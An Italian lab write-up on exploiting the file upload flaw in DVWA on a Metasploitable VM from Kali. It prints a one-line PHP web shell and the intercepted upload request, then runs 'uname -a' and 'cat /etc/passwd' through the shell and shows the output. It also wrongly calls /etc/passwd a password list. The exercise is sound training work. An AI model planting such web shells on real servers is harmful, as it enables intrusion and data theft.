Luca Danisi **16-3-2026**

EXPLOIT FILE UPLOAD

"Sfruttare la vulnerabilità di **file upload** presente sulla **DVWA** per prendere controllo della macchina **Metasploitable** ed eseguire dei comandi da remoto tramite una shell in PHP."

🧪 IL NOSTRO LABORATORIO

🐉 **KALI** : rete interna vtnet 1 → IP 192.168.50.100

💀 **Metasploitable** : rete interna vtnet1 → IP 192.168.50.101

Step 1 – Comunicazione Macchine Virtuali


Verifichiamo che le nostre macchine siano in grado di comunicare correttamente effetuando un ping.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=6.87 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.74 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=2.59 ms
^C
--- 192.168.50.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2093ms
rtt min/avg/max/mdev = 2.589/4.066/6.873/1.985 ms
```


"Comunicazione avvenuta con successo"

Step 1 – Accesso e configurazione DWA


Utilizzando il browser su Kali apriamo la DVWA inserendo l'indirizzo http://192.168.50.101.



Entriamo con le credenziali di default : "admin-password"



Impostiamo il security level su **LOW**




Step 2.1 – Creazione file

Apriamo il terminale di Kali e creiamo il nostro file "shell.php" sul Desktop, con il comando **"<?php system($_REQUEST["cmd"]); ?>"** , ci permetterà di prendere qualsiasi comando passi nel parametro "cmd" e eseguirlo sul sistema operativo.


```
┌──(root㉿kali)-[/home/kali]
└─# mkdir -p /root/Desktop && echo '<?php system($_REQUEST["cmd"]); ?>' > /root/Desktop/shell.php
```

Avendo creato il file come root, lo spostiamo per renderlo accessibile dal browser con il comando* *"cp /root/Desktop/shell.php /home/kali/Desktop/"***

Step 2.2 – Upload del file e verifica exploit




Entriamo nella sezione “File Upload”,
e cerchiamo il file “shell.php”



Step 2.3 – Verifica exploit

A questo punto apriamo il browser di kali e testiamo il nostro comando:
- **ls** : inserendo nel browser di kali questo comando (**“ls”**) stiamo di fatto utilizzandolo come terminale per avere accesso alle informazioni interne di Metasploitable, in questo caso gli abbiamo chiesto di fornirci la lista dei file che sono stati caricati. http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls,




dvwa_email.png shell.php

Come possiamo verificare dalla risposta, l exploit è avvenuto con successo avendoci fornito l informazione del file precedentemete caricato “shell.php”

3.1 – Configurazione BurpSuite

Prima di poter utilizzare BurpSuite, verifichiamo che sia effettivamente in ascolto tra il browser di Kali e Metasploitable, modificando le impostazioni dei rispettivi proxy.




Settings di BlurpSuite

Setting di Firefox

3.2 – Intercettare e Analizzare il traffico con BurpSuite

Prima di caricare nuovamente il nostro file sulla pagina browser **DVWA**, attiviamo Burpsuite con **“intercept on”,** in questo modo le nostre richieste fatte sul broswer di Linux saranno prima intercettate, e analizzate.



Come possiamo vedere nello screenshot qui sotto, possiamo analizzare tutti i contenuti della nostra richiesta di upload : Riga 1 tipo di richiesta (“POST”) , Riga 2 destinatario (“HOST”) , Riga 12 livello di sicurezza (“LOW”) e cookie di sessione, Riga 22 contenuto del file (“SHELL.PHP”).

Request


Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.50.101
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: multipart/form-data; boundary=----geckoformboundaryb551bd18d41ddf3679b83d8e2cc183f0
8  Content-Length: 494
9  Origin: http://192.168.50.101
10 Connection: keep-alive
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Cookie: security=low; PHPSESSID=2551c14641b7b02319fba0950f207e1d
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ------geckoformboundaryb551bd18d41ddf3679b83d8e2cc183f0
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------geckoformboundaryb551bd18d41ddf3679b83d8e2cc183f0
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 ------geckoformboundaryb551bd18d41ddf3679b83d8e2cc183f0
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 ------geckoformboundaryb551bd18d41ddf3679b83d8e2cc183f0--
31
```

Cliccando “Forward” faremo passare la richiesta al server, attivando nuovamente il nostro exploit

4.1 – Utilizzare vulnerabilità con ulteriori comandi : **OS information**

Con il seguente comando, chiederemo tramite browser informazioni sul sistema operativo utilizzato.
“http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=uname -a”.



Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

4.2 – Utilizzare vulnerabilità con ulteriori comandi : **File delle password**

Con il seguente comando, chiederemo tramite browser informazioni sulle varie password salvate nel sistema.
“http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=cat /etc/passwd”

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false

5 – CONCLUSIONI

L’esercizio ha dimostrato come una configurazione sbagliata di una webpage senza restrizioni/filtri sul “file upload” , può essere sfruttata per ottenere il controllo remoto di una macchina, abbiamo dimostrato di poter ottenere sia informazioni generiche come il sistema operativo utilizzato, sia informazioni sensibili come la lista delle varie password utilizzate. BurpSuite ha permesso di analizzare nel dettaglio il traffico HTTP, evidenziando come il contenuto del file e i cookie di sessione siano trasmessi in chiaro. Per mitigare queste vulnerabilità sarebbe necessario implementare dei filtri sul tipo di file accettati.